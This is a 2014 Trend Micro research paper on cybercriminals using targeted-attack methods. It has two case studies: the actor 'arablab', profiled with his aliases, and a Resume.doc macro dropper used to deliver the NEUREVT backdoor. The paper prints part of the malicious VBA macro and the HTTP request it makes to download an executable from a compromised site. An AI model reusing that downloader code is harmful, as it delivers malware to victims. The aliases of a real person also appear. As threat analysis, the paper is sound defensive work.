A Trend Micro Research Paper

Cybercriminals Use What Works

Targeted Attack Methodologies for Cybercrime

Loucif Kharouni

Forward-Looking Threat Research Team

Contents

Introduction

At the end of 2013, Trend Micro CTO, Raimund Genes, anticipated that this year, cybercriminals will level up via targeted attack methods.[1] This means that the distinct boundaries that lay between the way cybercriminals and threat actors accomplished things—identifying targets, planning, and implementing attacks—in the past will become increasingly indistinct. Cybercriminals are increasingly using spear-phishing emails to get users to click malicious links or to open malicious file attachments, laterally moving across target networks, maintaining persistent access to breached networks, and using other techniques more typical of threat actors. While the concept of using targeted attack methodologies for cybercrime may not be new, it is still gaining more ground and may even become the de facto standard in the future.

This research paper will give details on some of the reasons why cybercriminals are adopting targeted attack methodologies by delving into a few case studies that show how they are doing so. In the course of doing research, we also came upon information on who may be responsible for one of the campaigns.

We have chosen two cases studies wherein targeted attack methodologies have been used for cybercrime. In the first case, a cybercriminal known as "arablab" specifically exploited the CVE 2010-3333 vulnerability using a maliciously crafted document that downloaded adware and banking Trojans onto vulnerable systems in order to steal confidential user data. The second case study, on the other hand, showed how cybercriminals used a particular specially crafted document file to drop a banking Trojan onto target systems and used a legitimate site as command-and-control (C&C) server to stage attacks. These two case studies showed how cybercriminals continuously learn to make the most of attack methodologies (i.e., cybercrime and targeted attack methodologies) in "traditional" cybercrime for better financial gain.

Why Use Targeted Attack Methodologies?

Targeted attack methodologies have not changed much over the past five years. The onslaught of recognized targeted attacks, however, confirmed that the threat has become prevalent. Even though targeted attack methodologies are no longer new, recognizing that they are effective is. Cybercriminals may have been using them for some time now but have only recently gained prominence and become widespread.

To better understand why cybercriminals would want to use targeted attack methodologies, let us first take a look at the stages of a targeted attack.



Figure 1: Stages of a targeted attack

Next, let us see how cybercriminals adopt targeted attack methodologies for their malicious schemes.

How Cybercriminals Adopt Targeted Attack Methodologies		
Stage	**How Threat Actors Stage Targeted Attacks**	**How Cybercriminals Adopt Targeted Attack Methodologies**
STEP 1: Intelligence gathering	In this phase, threat actors aim to gain strategic information not only on the intended target's (i.e., usually an organization) IT environment but also on its organizational structure. The information they gather can range from the business applications and software the target uses to the roles and relationships that exist within the organization.[2]	Cybercriminals trail their sights on a wider range of targets, setting limitations based on country or region.

How Cybercriminals Adopt Targeted Attack Methodologies		
Stage	**How Threat Actors Stage Targeted Attacks**	**How Cybercriminals Adopt Targeted Attack Methodologies**
STEP 2: Point of entry	Threat actors send malware to certain people in the target organization via the most common form of office communication—email. Note, however, that instant-messaging (IM) and social networking platforms can also be used to entice targets to click a link or to download malware. This eventually allows the threat actors to establish a connection with their target.	Cybercriminals can also send malware to intended victims via emails, instant messages, and social media posts with a link to a malicious site. Malware execution may require the victim to take action but could also be accomplished without any intervention via exploits.
STEP 3: C&C communication	After breaching an organization's perimeter, continuous communication between a compromised host and a C&C server needs to be preserved. Threat actors use various techniques to keep C&C communication traffic under the radar.	Once running, the malware can drop a backdoor such as STARSYPOUND or BOUNCER.[3] These first-stage tools push a backdoor to systems so the cybercriminals can access target networks later. The backdoor allows them to maintain persistence as well.
STEP 4: Lateral movement	Once assured of continuous access to a breached network, threat actors laterally move throughout it, seeking valuable hosts that house sensitive information.	Cybercriminals move across the network to look for valuable information to steal.
STEP 5: Asset/Data delivery	Threat attackers identify noteworthy assets within the infrastructure that they then isolate for future exfiltration.	Cybercriminals find valuable assets for future exfiltration.
STEP 6: Data exfiltration	Threat actors ultimately transmit information from the target organization to a location they control. Data transmission can be accomplished either quickly or gradually with the aid of a staging phase prior to actual exfiltration.	Cybercriminals move the information they steal to a location they control.

Cybercriminals have been increasingly adopting targeted attack methodologies, most especially malicious email attachments and exploits to known vulnerabilities, to get to their targets. Some of the most commonly exploited vulnerabilities related to targeted attacks include CVE-2010-3333, CVE-2012-0158, CVE-2013-3906, CVE-2012-1723, and CVE-2012-1856, most likely due because of the ready availability of exploits for these at relatively low costs.[4, 5, 6, 7, 8]

Case Study: Arablab

Among cybercriminals who used targeted attack methodologies, "arablab" may have had a long history of using Citadel and ZeuS malware for attacks against banks. More recently, arablab combined the powers of Citadel and ZeuS malware with targeted attack methodologies for more successful attacks.

Targeted Malware

Part of investigating cybercriminals is identifying what malware they create and/or use in attacks. Arablab, for instance, used a malicious Microsoft™ Word® document to target certain individuals in one attack. The document named *"Credit Risk Observation.docx"* (SHA1: *7414102e0b70c75402dfd2d5db86890c94a0742b),* when opened, made a call to *http://[BLOCKED].[BLOCKED].8.21/gre/tan.exe.*



Figure 2: Snippet from the decoy document

Tan.exe (SHA1: *f0667cdd8390047f5a193a7aad993344c88f3eea)* is a piece of adware detected as ADW_EROPICS that is dropped onto a system when the decoy document is opened.[9] When executed, it appears to communicate with the following sites:

- *http://www.[BLOCKED]ddy.info/index.htm*
- *http://www.[BLOCKED]839.info/index.htm*
- *http://www.[BLOCKED]u50.info/index.htm*

The adware, while not necessarily complex, drops a Citadel variant, which could steal victims' banking credentials. The above-mentioned domains were also reportedly used in the Arx targeted attack campaign, which was seen in early November 2013.[10]

Profile: Arablab

Arablab uses several aliases, including “autoseaman,” “autoseaman317,” “seaman317,” “cutedguy247,” and “seaman1.” He is part of various underground forums where he uses any of the said handles/aliases. He usually seeks out exploits, banking Trojans, remote access tools, and hosting and crypting services—everything required to use banking Trojans and targeted attack methodologies in his schemes. Even though not very chatty in forum posts, he has solicited sellers/service providers of the above-mentioned wares to contact him via email or Jabber®.



Figure 3: Arablab’s contact details

Figure 4: How arablab describes himself

Based on arablab’s forum posts, it is clear that he is straightforward. The following are some examples of his public forum posts.



Figure 5: Arablab post to search for Web-hosting services



Figure 6: Arablab post to search for crypting services

Based on information from various sources and using different techniques, we believe arablab may be residing in the United States and may have been part of a gang known for launching so-called Nigerian or 419 scams. He participates in different forums, has online profiles on Myspace and Twitter, and uses several email addresses. In 2011, his Twitter account was involved with a work-from-home scam.

Figure 7: Arablab's Twitter account, which was involved in a work-from-home scam

Id	61655
Url	http://www. .net
Domain	.net
IpAddress	
Site Name	Hotmail
Web Host	Date: 2011/08/21 ========== IP = AS32613 = IWEB-AS - iWeb Technologies Inc. Hotmail email phishing
Email	autoseaman@ .com
Status	dead
Whois	Domain Provider: AlfainHost.com Referral URL: http://www.alfainhost.com Domain Name: .NET Registrant: None (autoseaman@ .com) Albany New York,12208 US Tel. +1. Creation Date: 18-Aug-2011 Expiration Date: 18-Aug-2012 Domain servers in listed order: ns3.paynhost.com ns4.paynhost.com Administrative Contact: None (autoseaman@ .com) Albany New York,12208 US Tel. +1.

Figure 8: Registration details of a domain name involved with a 419 scam

Case Study: *Resume.doc*

During our investigation, we also learned of two decoy Microsoft Word documents that were actually exploits for a common vulnerability. When opened, the decoy documents that came as an attachment to spear-phishing emails executed malicious macros. Macros must, however, be enabled on intended victims' systems so the payloads would run. While this method of infecting systems is not advanced, it does work well.

```
<HTML>
<HEAD>
<TITLE>404 Not Found</TITLE>
</HEAD>
<BODY>
<H1>Not Found</H1>
The requested document was not found on this server.
<ADDRESS>
Web Server at fantasia-films.com
</ADDRESS>
</BODY>
</HTML>
```

Figure 9: *Resume.doc*

Opening *Resume.doc* (SHA1: *25681156cb14fc425772a2ac22d5740bf2154e72)* dropped a file named *"EPOFYZMFZGJ.com"* (SHA1: *7d6a019c768c493270b14ce98598b72e8240a126)* onto a user's *C:\Documents and Settings\Administrator\Application Data\YQJPBOYJNVJ* folder. *EPOFYZMFZGJ.com* appears to be a valid 404 error page commonly found on Web servers with nonfunctioning Web pages.



Figure 10: Contents of *EPOFYZMFZGJ.com*

The contents of the 404 error page has a reference to *fantasia-films.com*—a legitimate site dedicated to films and photography in Latin America.

The Visual Basic® macros in the decoy documents also showed some interesting details such as a macro named *"GORJGBQJRCK."*



Figure 11: List of macros in *Resume.doc*

```
DMZMAXEPCKM = FYCSFHNKDBU.ExpandEnvironmentStrings("%APPDATA%")
Dim GJAAPESULEL: GJAAPESULEL = DMZMAXEPCKM & "\YQJPBOYJNVJ"

 Set VAVSSMPPFJP = CreateObject("Scripting.FileSystemObject")
   If (VAVSSMPPFJP.FolderExists(GJAAPESULEL)) Then
   Else
   Set oVAVSSMPPFJP = CreateObject("Scripting.FileSystemObject")
      oVAVSSMPPFJP.CreateFolder GJAAPESULEL

End If
Dim HKSPYTICFRB: Set HKSPYTICFRB = CreateObject("Adodb.Stream")
Dim SNBMUZXGWYS: Set SNBMUZXGWYS = CreateObject("Microsoft.XMLHTTP")
SNBMUZXGWYS.Open "GET", "http://fantasia-films.com/cache/march10.exe",
```

Figure 12: Contents of *GORJGBQJRCK*
NOTE: This has been redacted for length.

Opening *Resume.doc* generates an HTTP GET request.

```
GET /cache/march10.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;
.NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729) Host:
fantasia-films.com Connection: Keep-Alive
```

Figure 14: HTTP GET request triggered when *Resume.doc* is opened

The HTTP GET request contains the domain, *fantasia-films.com.* The request retrieves a file named *"March10.exe"* (SHA1: *04b06caeea9226f5bc22771ade164f4e0207937d).* A closer look at the domain revealed that it contained malware, one of which is described below.

March10.exe is a backdoor we detect as BKDR_NEUREVT.SMA.[11] It drops a copy named *"{random}.exe"* onto a folder it created called *"%Program Files%\Common Files\m9dt734hfbjh"* in infected systems. It then retrieves the following information from infected systems:

- OS version
- Hardware information (e.g., power status and processor)

- Installed File Transfer Protocol (FTP) software (e.g., Core FTP, FileZilla, FlashFXP, FTP Commander, PuTTY, SmartFTP, and WinSCP)
- Installed game software (e.g., Steam games, League of Legends, Origin games, Blizzard Entertainment games, and RuneScape)
- Installed instant messengers (e.g., Skype™)
- Installed security software
- Username
- Default browser
- .NET version
- Java™ version
- IP addresses related to recent Remote Desktop Protocol (RDP) connections
- Other installed software (e.g., Windows® Sysinternals, mIRC, Hex-Rays, IMMUNITY, Code::Blocks, 7-Zip, PrestoSoft, Nmap, Perl, Microsoft Visual C++®, Wireshark, Microsoft Visual Studio®, and VMware®)

BKDR_NEUREVT.SMA accesses the following sites to check for Internet connectivity:

- *update.microsoft.com*
- *microsoft.com*
- *windowsupdate.microsoft.com*

Apart from attempting to steal credentials, BKDR_NEUREVT.SMA also accesses the following sites:

- *[BLOCKED]cam.com*
- *[BLOCKED]ilo.com*
- *[BLOCKED]ool.info*
- *[BLOCKED]ams.com*

Based on the information above, *Resume.doc* is a fully functional piece of financial malware we detect as TROJ_ADOBDOCRO.A, which was used in at least two targeted attacks.[12] The attackers likely compromised *fantasia-films.com* and used it as a C&C server and a drop site for malware to throw security analysts off their trail.

Victims

When analyzing campaigns, it is important to identify who their victims are. While we cannot necessarily gather attack statistics for every group of attackers, we were able to gather information on users who accessed *fantasia-films.com* while it was compromised.

Users Who Accessed *fantasia-films.com*		
URL	**Country**	**Count**
fantasia-films.com/cache/[BLOCKED]10.exe	United States	531
fantasia-films.com/cache/[BLOCKED]23.exe	United States	118
fantasia-films.com/cache/[BLOCKED]t.exe	United States	82
fantasia-films.com/cache/[BLOCKED]out.exe	United States	22
fantasia-films.com/cache/[BLOCKED]s.exe	United States	19
fantasia-films.com/cache/[BLOCKED]10.exe	Canada	15
fantasia-films.com/cache/[BLOCKED]oft.exe	United States	15
fantasia-films.com/cache/[BLOCKED]oft.exe	Great Britain	7
fantasia-films.com/cache/[BLOCKED]10.exe	Australia	6
fantasia-films.com/cache/[BLOCKED]23.exe	Canada	5
fantasia-films.com/cache/[BLOCKED]t.exe	Canada	4
fantasia-films.com/cache/[BLOCKED]oft.exe	Germany	4
fantasia-films.com/cache/[BLOCKED]10.exe	India	2
fantasia-films.com/cache/[BLOCKED]10.exe	Pakistan	2
fantasia-films.com/cache/[BLOCKED]10.exe	Austria	1

Users Who Accessed *fantasia-films.com*		
URL	**Country**	**Count**
fantasia-films.com/cache/[BLOCKED]10.exe	Switzerland	1
fantasia-films.com/cache/[BLOCKED]10.exe	Germany	1
fantasia-films.com/cache/[BLOCKED]10.exe	Great Britain	1
fantasia-films.com/cache/[BLOCKED]10.exe	Hong Kong	1
fantasia-films.com/cache/[BLOCKED]10.exe	Japan	1
fantasia-films.com/cache/[BLOCKED]10.exe	Luxembourg	1
fantasia-films.com/cache/[BLOCKED]10.exe	Morocco	1
fantasia-films.com/cache/[BLOCKED]10.exe	Malaysia	1
fantasia-films.com/cache/[BLOCKED]t.exe	Taiwan	1
fantasia-films.com/cache/[BLOCKED]s.exe	Taiwan	1
fantasia-films.com/cache/[BLOCKED]n.exe	Canada	1

As shown, a significant spike in activity was seen from late February to mid-March this year. While the list above is not complete, there is without a doubt a wide range of victims across countries.

Conclusion

Attackers will always use what works. Their attacks may not be the most glamorous because they do not use zero-days but they will always work.

This research paper attempted to describe how cybercriminals could use targeted attack methodologies, which were usually reserved to threat actors. Cybercriminals are always willing to expand their knowledge and to add more ammunition to their arsenal. Using different methodologies is a way to expand their victim base for each campaign.

Because users are enhancing their security posture on all fronts (e.g., Web, mail, and network), attackers are also adapting to counter these measures.

In the future, we expect to see more cybercriminals use targeted attack methodologies for their schemes. Users can, however, remain protected against targeted and cybercriminal attacks with solutions such as Trend Micro™ Deep Discovery or Trend Micro Titanium™ Security, respectively.[13, 14]

References

[1] Trend Micro Incorporated. (2013). "Blurring Boundaries: Trend Micro Security Predictions for 2014 and Beyond." Last accessed April 24, 2014, http://about-threats.trendmicro.com/us/security-predictions/2014/blurring-boundaries/.

[2] Trend Micro Incorporated. (March 2012). "How Tough Is It to Deal with APTs?" Last accessed May 6, 2014, http://www.trendmicro.com/cloud-content/us/pdfs/business/white-papers/wp_apt-primer.pdf.

[3] Kyle Wilhoit. (March 4, 2013). *TrendLabs Security Intelligence Blog.* "In-Depth Look: APT Attack Tools of the Trade." Last accessed May 6, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/in-depth-look-apt-attack-tools-of-the-trade/.

[4] The MITRE Corporation. (2010). *CVE.* "CVE-2010-3333." Last accessed May 6, 2014, http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333.

[5] The MITRE Corporation. (2012). *CVE.* "CVE-2012-0158." Last accessed May 6, 2014, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158.

[6] The MITRE Corporation. (2013). *CVE.* "CVE-2013-3906." Last accessed May 6, 2014, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3906.

[7] The MITRE Corporation. (2012). *CVE.* "CVE-2012-1723." Last accessed May 6, 2014, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1723.

[8] The MITRE Corporation. (2012). *CVE.* "CVE-2012-1856." Last accessed May 6, 2014, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-1856.

[9] Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "ADW_EROPICS." Last accessed May 6, 2014, http://about-threats.trendmicro.com/us/archive/grayware/ADW_EROPICS.

[10] Xiaobo Chen, Dan Caselden and Mike Scott. (November 6, 2013). *FireEye.* "The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns." Last accessed May 27, 2014, http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html.

[11] Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "BKDR_NEUREVT.SMA." Last accessed May 22, 2014, http://about-threats.trendmicro.com/us/malware/BKDR_NEUREVT.SMA.

[12] Trend Micro Incorporated. (2014). *Threat Encyclopedia.* "TROJ_ADOBDOCRO.A." Last accessed May 28, 2014, http://about-threats.trendmicro.com/us/malware/TROJ_ADOBDOCRO.A.

[13] Trend Micro Incorporated. (2014). *Deep Discovery Advanced Network Security.* Last accessed May 7, 2014, http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/.

[14] Trend Micro Incorporated. (2014). *Titanium Security.* Last accessed May 7, 2014, http://www.trendmicro.com/us/home/products/titanium/.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey to the Cloud

225 E. John Carpenter Freeway, Suite 1500
Irving, Texas 75062 U.S.A.

Phone: +1.817.569,8900